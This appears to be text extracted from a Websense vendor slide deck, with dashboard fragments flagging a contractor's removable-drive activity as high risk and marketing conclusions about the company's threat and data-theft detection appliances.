Endpoint removabl...

Endpoint removabl...

Endpoint removabl...

Endpoint removabl...

Endpoint removabl...

Settings Settings Refresh

WD My Passport 0/30

WD My Passport 0730

Manage Report

3 10 4 1 2 3 4 5 6 P H

High

High

High

High

High

(ii) High

High

Given he's an IT contractor this type of behavior may warrant further investigation.

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Conclusions

- Websense risk assessment tools enable you to see into advanced threats and data theft that traditional defenses miss
- A powerful combination of ACE, global security intelligence, file sandboxing and data loss/data theft detection into one monitoring appliance
- Easy to deploy via a network TAP or SPAN port
- Deployed on Websense V-Series appliances using Triton management and reporting servers
- We are here to prove that our technology protects organizations from the latest advanced threats and insider data exfiltration techniques

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THANK YOU...

